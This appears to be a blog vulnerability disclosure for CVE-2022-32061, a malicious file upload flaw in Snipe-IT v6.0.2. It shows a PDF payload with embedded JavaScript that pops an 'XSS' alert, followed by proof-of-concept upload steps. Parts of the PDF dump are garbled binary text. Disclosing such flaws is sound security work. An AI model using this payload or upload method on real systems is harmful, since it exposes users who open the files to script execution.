





[CVE-2022-32061] Snipe-IT Version v6.0.2 — Malicious File Upload

Description

- # An Issue is discoverd in Snipe-IT Version v6.0.2.
- # This exploit allow you to upload malicious files on server.
- # We found malicious file upload when we upload file at the People menu.

Payload Attack











```
61 endstream
 62 endobj
 63 10 0 obj
64 <</Length 125/Filter/FlateDecode>>stream
 65 xœS@Sä*äÒ÷wVĐÈ4PprqæSWX2@3NAX@3
 66 PROMBÒ@1#...ôb. PROMBODA, Jcr
 67 á2Ð37074T€Ñ°èSTX†&fz†F
 68 FE`*$-Kf!F"!^!"#Á'Á‡Áf!
 69 È2bESdőg^%ÑSSÉâ2EXXISSESE!ê]C,\}*SXX*NUUX*4ESH
 70 endstream
 71 endobj
 72 11 0 obj
 73 <</Pages 12 0 R/Type/Catalog/OCProperties<</OCGs[1 0 R]/D</Order[1 0 R]/Name(WatermarkLayer)/ListMode
 75 12 0 obj
 76 <</Count 1/Kids[13 0 R]/Type/Pages>>
 77 endobj
 78 13 0 obj
79 <</AA<</O<</JS(\ntry {\n app.alert\("XSS"\)\n} atch \(e\) {\n app.alert\(e.message\);\n}\n
                                                                                                            )/s/
 80 endobj
 81 14 0 obj
 82 <</Length 17>>stream
 83
 84 BT
 85 /F1 24 Tf
 86 ET
 87 endstream
 88 endobj
 89 xref
 90 0 15
 91 0000000000 65535 f
 92 0000000015 00000 n
                                   length: 6,310 lines: 112
                                                          Ln:10 Col:10 Pos:800
                                                                                     Unix (LF)
                                                                                                 ANSI
                                                                                                              INS
Normal text file
```

Proof of Concept

First, we login to the target application with admin privileges.















Then select People Menu and select User.











after that click Upload.












then select File Uploads Tab it will show malicious files



if someone try to download and open it the payload will be excuted.







We found the XSS!

Author

Grim The Ripper Team by SOSECURE Thailand

About Help Terms Privacy

Get the Medium app





